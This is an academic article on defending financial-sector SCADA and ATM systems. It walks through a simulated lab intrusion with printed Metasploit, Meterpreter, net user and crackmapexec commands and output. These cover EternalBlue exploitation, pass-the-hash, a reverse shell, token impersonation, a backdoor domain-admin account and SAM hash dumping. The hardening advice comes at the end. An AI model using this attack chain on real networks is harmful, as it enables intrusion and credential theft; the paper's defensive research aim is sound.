İSTANBUL UNIVERSITY CERRAHPAŞA

ORIGINAL ARTICLE
Electrica 2022; 22(2): 132-142

Prevention of Cyberattacks on SCADA Systems Used in the Financial Sector

Hanzele Bulut, Fırat Kaçar

Department of Electrical and Electronics Engineering, İstanbul University-Cerrahpaşa, İstanbul, Turkey

Cite this article as: H. Bulut and F. Kaçar, "Prevention of cyberattacks on SCADA systems used in the financial sector," *Electrica.*, 22(2), 132-142, 2022.

ABSTRACT

Supervisory control and data acquisition (SCADA) systems appear as smart technology products that are easy to control, provide fast communication, transmit data to relevant institutions, observed, informed and provide storage. These are the systems that inform the relevant unit of all activations that may occur in cases of sudden intervention, from industry to energy and from communication to banking systems. Supervisory control and data acquisition systems store thousands of data on monetary systems. In this article, the prevention of cyberattacks on SCADA systems used in the financial field is discussed. In the introduction part of the article, studies on cyber security are included and the importance of establishing information security policies and putting them into practice is mentioned. In the Materials and Methods section, a simulation of a possible attack on SCADA systems used in the financial field has been created and system vulnerabilities have been identified for this scenario and the results obtained as a result of exploiting the relevant vulnerabilities are given. In the Evaluation and Suggestions section, the results and evaluations of the findings obtained through vulnerability scans and attack analyzes within the scope of the relevant scenario are given and the measures to be taken are included. In addition, in the light of the information obtained in the literature research, what needs to be done to increase the security of SCADA networks has been specified. In the last section, the importance of cyber attacks, depending on the developments in the future, is mentioned by giving the access requirements, necessary times and flow chart for the attacks carried out within the scope of the scenario.

***Index Terms*—**Cyber security, cyber-attack, SCADA, prevention of cyber-attacks, artificial intelligence.

I. INTRODUCTION

Attacks carried out in cyberspace are multidimensional and continue to increase. In addition, cyber-attacks have deepened globally. For this reason, since it is technically very difficult to determine the place where the cyberattack was carried out and the identities of the cyberattackers, the states have started to work against cyber threats. The Republic of Turkey has been publishing a cyber security strategy since 2012. The latest 2016–2019 National Cyber Security Strategy has been published [1, 2]. Cyber security is the provision of security of data, transactions, processes, policies, experiences, capacities, people, and systems in cyberspace [3]. With the development of internet technology, cyberattacks on institutions, individuals, critical infrastructures, or countries increase and these attacks reach dimensions that affect public order and security, apart from financial losses. For this reason, studies in the field of cyber security are accelerated [4].

At the stage of creating and implementing information security policies, it should be evaluated together with all aspects in order to achieve success. In addition to the confidentiality, integrity, and usability of information, the human factor and information security policies that affect this process are also of great importance. The cube model developed by McCumber in Fig. 1 is the most appropriate information security model that can be taken as a basis for developing policies on information security and applying information security in all its dimensions. In this model, three different aspects of information (characteristics, status, and security measures) related to ensuring information security are shown by grouping [5].

In general terms, supervisory control and data acquisition (SCADA) architecture describes applications that aim to control and monitor remote equipment through a communication channel. Basically, SCADA systems perform the functions of monitoring, control, data collection, recording, and storage of data.

Corresponding author:
Hanzele Bulut

E-mail:
buluthanzele@gmail.com

Received: February 17, 2022

Revised: March 1, 2022

Accepted: March 8, 2022

DOI: 10.54614/electrica.2022.22004



Fig. 1. McCumber Cube [5].

Supervisory control and data acquisition systems have stratification feature. Due to their stratified features, these systems enable businesses to gradually realize all their control needs.

As a result of the literature research, sample studies on SCADA systems and cyber security are given below.

In a study by Janicke, Nicholson, Webber, and Cau, it is stated that industrial control systems (ICS) are widely used in critical national infrastructures of the country such as utilities, transportation, banking, and healthcare. In this research, a runtime monitoring technology is presented that provides assurances about the functional behavior of ICS components and shows how [6].

In a study by Ismail, Sitnikova, and Slay, past cyberattacks on SCADA for critical infrastructures and the financial and economic problems that compromised these systems were examined by researchers. As a result of their studies, the researchers listed which features should be considered in a guide that organizations can use in order to be better prepared in identifying possible cyber security attacks on SCADA systems [7].

In a study conducted by Van Niekerk, it was stated that economic information warfare is considered as an activity to control, protect, and potentially disrupt economic activity through information and information systems. In the study, the strategic and economic consequences of cyberattacks on commodity value chains were investigated [8].

In a study conducted by Troiano et al. it was stated that as critical infrastructures become more complex, sophisticated, and digitally interconnected, they become more susceptible to cyber and physical security attacks. In order to reduce the risks of such attacks, the need for their security in an integrated manner, which takes into account the simultaneous protection of their cyber and physical assets, has been addressed. In the study, a Big Data platform is introduced that implements an integrated approach to secure and protect critical infrastructures for the financial industry [9].

In the research conducted by Campbell, cyberattacks on electricity distribution systems in the United States were discussed. As a result of his study, the researcher examined the role of SCADA systems in the development of cyber security depending on the scenarios and emphasized the necessity of legal hacking in order to ensure continuous control of cyber security vulnerabilities to improve network cyber security [10].

In a study by Wilson, emerging cyber terrorism threats to critical information infrastructures were examined. The researcher provided penetration with Flame and Stuxnet codes, which he also made an application in his study. Since the codes are widely shared among research teams in various countries and by hackers, this method was followed and it was concluded that it could be used during re-infiltration [11].

As can be seen from the literature review, the fields of cyber security are quite diverse. For this reason, the risks brought by digitalization are not negligible. Banking systems, often represented by private companies, are particularly important to the safety of all citizens in society.

Cyber threats such as malware and identity theft are making privacy issues increasingly a concern for every user. Especially when these actions are made to a bank or financial institution, great losses in terms of consequences are not limited to identity theft but may cause more losses. For this reason, it is very important to present a guide study on how to take precautions for a possible attack scenario on the financial system, with support from the literature.

II. MATERIALS AND METHODS

The popularity of logical attacks on automatic teller machines (ATMs) is increasing day by day, resulting in millions of dollars in losses. Within the scope of security analysis studies, security vulnerabilities related to network security, misconfiguration, and insufficient protection of peripherals are constantly revealed.

When all these system vulnerabilities are considered together, the possibility of stealing cash from ATMs, capturing card data, interrupting network traffic, and attacking the transaction center is possible. Since banks tend to use the same configuration on multiple ATMs, a successful attack on a single ATM can be easily replicated on a larger scale [12, 13].

As an example of attacks on SCADA systems used in the financial field, the vulnerabilities encountered in the security analysis as a result of the literature research for cyberattacks on ATM devices are given below:

1. inadequate network security;
2. inadequate environmental security;
3. misconfiguration of systems or devices;
4. vulnerabilities or misconfiguration of application control.

In this chapter, with the simulation of a possible attack, how to successfully infiltrate an idle system (SCADA-ATM network used in the financial field) used for penetration and how to gain access to other equipment and systems in the network are discussed. Criminal



Fig. 2. Simulation environment.

gaining access to the SCADA (ATM) network used in the financial field exploited vulnerabilities such as outdated operating systems, lack of authentication, and misconfiguration loopholes by targeting existing network services. The simulation environment is shown in Fig. 2. The simulation setup was designed in a virtual environment and created on a local network and there is no internet connection. It is assumed that the servers and devices shown in Fig. 2 are not known at the time of the first attack, and they are detected in the vulnerability scanning and attack analysis steps.

As can be seen in Fig. 2, the first cyberattack is carried out on the machine named "SCADA-ATM" using the device named "Attacking PC" and in the light of the information obtained, other servers and devices in the network where the machine named as "SCADA-ATM" is located, and the cyberattack is directed.

Assuming that the attacker is an employee of the institution or internet provider or a malicious person, the scenario is realized by considering that the attacker has the authority to access the network to which the SCADA system (ATM network) is connected and can obtain this access remotely.

Assuming that the attacker knows and/or guesses the internet protocol (IP) address of the target system while performing the attack, an attempt was made to infiltrate the system with a bare attack without any protective device/software. The steps of vulnerability scanning and attack analysis are given below:

1. attacks were carried out with a Kali Linux-based PC, relying on the power of its tools;
2. the first type of attack was to detect potential security vulnerabilities in the target system with Nessus which is a vulnerability scanning software;
3. secondly, the open ports on the systems were scanned with the NMAP tool and the necessary attack method was determined;
4. third, by using the Metasploit Framework, vulnerabilities on existing devices were exploited and an attempt was made to infiltrate the target system. Afterward, the attack was directed using the information to be obtained from here.

In the first stage, scanning was performed on the target system named SCADA-ATM using Nessus program. As a result of the scan, which operating system is running on the target system, which services are on which ports, and the vulnerabilities of the target system are determined and presented in a report according to their degrees. The scan result is given in Fig. 3.

In the second stage, the IP address of the target system was scanned using the NMAP tool. As a result of the scan, which services are running on open ports and ports were determined. It has been observed that there is a critical opening with a high-risk factor named "smb-vuln-ms17-010" on port "445." The scan result is given in Fig. 4.

In the third stage, the vulnerability detected on the target machine was exploited using the Metasploit Framework, which is a penetration tool. Remote-host settings of the target machine were made by using the "ms17_010_eternalblue" exploit with the number "0" on the msfconsole and with the relevant settings, the exploitation process was carried out successfully. The result of the exploitation process is given in Fig. 5.

Considering that the target machine is an ATM device, much information can be exploited, from stealing cash to private information. At this point, since it is already known that the target system is an inert system used for penetration, the aforementioned information is not available on the system is already known. For this reason, the attempt to infiltrate other systems on the same network by using other information that could be obtained through the target system may be continued. Username and hash records of password values on the target system were captured. Afterward, by using this username and hash values, it was tried to gain unauthorized access to other systems on the network. The captured username and hash values are in the Fig. 6.

The existence of a machine with a different IP address has been detected on the network where we are in. During the discovery phase of the relevant machine, information about the operating system, computer name (MG-PC), and the domain in which it is located was obtained. In the light of this information, it is seen that the target system is in a domain named xbank.local. Information on the determinations is shown in Fig. 7.

In the light of the new discovery and the planned scenario, a brute force attack attempt was made on the new target machine by using the previously captured username and password hash values on the MG-PC machine. As can be seen in Figure 8, it has been determined that the administrator user and a password hash value match.

Without knowing the password of the administrator user, which was detected through the "psexec" exploit module, the hash values of the relevant password were used to infiltrate the device named MG-PC. The result of the infiltration process is given in Fig. 9.



Fig. 3. Nessus scan on target system vulnerability discovery.



Fig. 4. NMAP scan on the target system.



Fig. 5. Attempt to infiltrate the target system.

As a result of the queries made on the relevant machine, it was seen that there is an administrator user in the xbank domain and by impersonating the administrator user, him/her privileges were gained. Information on the determinations is shown in Fig. 10.

Going to the command line of windows on the target machine, a user named “scada” with high privileges included in the “domain admins” group has been created. With this created user, much information can be accessed and many desired operations can be performed on the domain. For example, here, using the “crackmapexec,” a “post-exploitation” tool, the username and password (hash dump) information of the servers and computers on the entire network were captured. Information on the transactions performed is shown in Fig. 11.

As a result of the ongoing research on the related machine, the existence of another network leg (IP: 172.16.2.20) that is



Fig. 6. Analysis on the target system. Q5



Fig. 7. Discovery of the MG-PC device.



Fig. 8. Using the "smb_login" module.

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.16.1.20
RHOSTS => 172.16.1.20
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
SMBPASS => aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.1.200:4444
[*] 172.16.1.20:445 - Connecting to the server ...
[*] 172.16.1.20:445 - Authenticating to 172.16.1.20:445 as user 'Administrator' ...
[*] 172.16.1.20:445 - Selecting PowerShell target
[*] 172.16.1.20:445 - Executing the payload ...
[+] 172.16.1.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.16.1.20
[*] Meterpreter session 2 opened (172.16.1.200:4444 → 172.16.1.20:49168) at 2021-11-27 12:04:53 -0500

meterpreter >
```

Fig. 9. Psexec exploits module infiltration attempt.

```
meterpreter > sysinfo
Computer        : MG-PC
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : tr_TR
Domain          : XBANK
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > migrate -N lsass.exe
[*] Migrating from 2528 to 540 ...
[*] Migration completed successfully.
meterpreter > load incognito
Loading extension incognito ... Success.
```

```
meterpreter > list_tokens -u

Delegation Tokens Available
═══════════════════════════════════════

NT AUTHORITY\Local Service
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
XBANK\Administrator

Impersonation Tokens Available
═══════════════════════════════════════

NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token XBANK\\Administrator
[+] Delegation token available
[+] Successfully impersonated user XBANK\Administrator
meterpreter > getuid
Server username: XBANK\Administrator
```

Fig. 10. MG-PC discovery and capture of authority.

connected to the machine but not in the domain has been detected. Thus, it is possible that there may be other systems with which the relevant machine may have previously communicated. For this reason, when address resolution protocol packets are sent from the machine, it is understood that communication was previously established with another machine with an IP address of 172.16.2.10.

More information was continued to gather by using the "post gather" module on the relevant machine. Thus, as a result of the investigation of the software installed on the machine, it was determined that a file transfer protocol (FTP) program was installed to provide access to the files on other machines. As a result of the research, it was determined that the machine named DATA with the IP address 172.16.2.10 was previously connected via the "FTP" protocol, and username and passwords for the connection were clearly recorded. Related studies and their results are given below.

In line with the information obtained from here, the last detected DATA machine can be infiltrated, the data in it or other information can be accessed, but at this point, the planned scenario is terminated. In the next section, evaluations and short suggestions are given for this scenario, and what needs to be done to improve the security of SCADA networks in the light of the information obtained in the literature research is stated.

```
meterpreter > shell
Process 1932 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. T□m haklar□ sakl□d□r.

C:\Windows\system32>whoami
whoami
xbank\administrator

C:\Windows\system32>net user scada Parola1! /add /domain
net user scada Parola1! /add /domain
□stek, xbank.local etki alan□n□n denetleyicisinde i□lenecek.

Komut ba□ar□yla tamamland□.

C:\Windows\system32>net group "Domain Admins" scada /add /domain
net group "Domain Admins" scada /add /domain
□stek, xbank.local etki alan□n□n denetleyicisinde i□lenecek.

Komut ba□ar□yla tamamland□.
```

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 172.16.1.0/24 -u scada -p Parola1! -d XBANK --sam
SMB         172.16.1.20     445    MG-PC            [*] Windows 8.1 Pro 9600 x64 (name:MG-PC) (domain:XBANK) (signing:False) (SMBv1:True)
SMB         172.16.1.10     445    SCADA            [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:SCADA) (domain:XBANK) (signing:False) (SMBv1:Tru
e)
SMB         172.16.1.2      445    DC               [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC) (domain:XBANK) (signing:True) (SMBv1:
True)
SMB         172.16.1.20     445    MG-PC            [+] XBANK\scada:Parola1! (Pwn3d!)
SMB         172.16.1.10     445    SCADA            [-] XBANK\scada:Parola1! STATUS_LOGON_FAILURE
SMB         172.16.1.2      445    DC               [+] XBANK\scada:Parola1! (Pwn3d!)
SMB         172.16.1.2      445    DC               [+] Dumping SAM hashes
SMB         172.16.1.2      445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB         172.16.1.2      445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         172.16.1.20     445    MG-PC            [+] Dumping SAM hashes
SMB         172.16.1.2      445    DC               DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         172.16.1.2      445    DC               [+] Added 3 SAM hashes to the database
SMB         172.16.1.20     445    MG-PC            Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB         172.16.1.20     445    MG-PC            Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         172.16.1.20     445    MG-PC            admin:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB         172.16.1.20     445    MG-PC            user1:1003:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB         172.16.1.20     445    MG-PC            [+] Added 4 SAM hashes to the database
```

Fig. 11. Creating users and obtaining hash information.

Fig. 12. Detection of DATA machine.

III. ASSESSMENT AND RECOMMENDATIONS

In this section, suggestions for strengthening SCADA systems used in the financial field against logical attacks are given. As the severity of abuse increases, the probability of crime decreases. The first step to reduce the risk of attack is to physically secure the perimeter of SCADA systems. During the tests carried out within the scope of the said study, it was determined that the exploitation of security vulnerabilities could not be made without access to the onboard computer and peripheral ports.

In the related study, the operating system and services running on the ATM device were determined and some vulnerabilities were identified as a result of vulnerability scanning. During the controls, it was understood that there was no tightening measure in the ATM device. This situation has been evaluated as a factor that facilitates attackers to gain control over the system. The fact that the attacker gaining access to the ATM device had broad privileges enabled him/her to perform the desired transactions on the device. Servers were detected with network scans, and it was possible to run commands on assets and manage domain users after vulnerabilities were found in the detected servers. The use of domain users made it possible to perform transactions requiring high-level authorization and rights escalation attacks were carried out. Explicit recording of data such as username, password, and commands on systems allowed an attacker to gain access to other networks and obtain sensitive information on different items without any effort.

Suggestions:

1. Segmentation on the network should be at the forefront so that the server–client network and the ATM network are isolated from each other, allowing minimal service interaction.
2. A software or hardware virtual private network client built into the ATM must be used.
3. Port authorization definitions should be made for servers and clients to access only the services they need.
4. Operating system and application updates should be installed regularly.

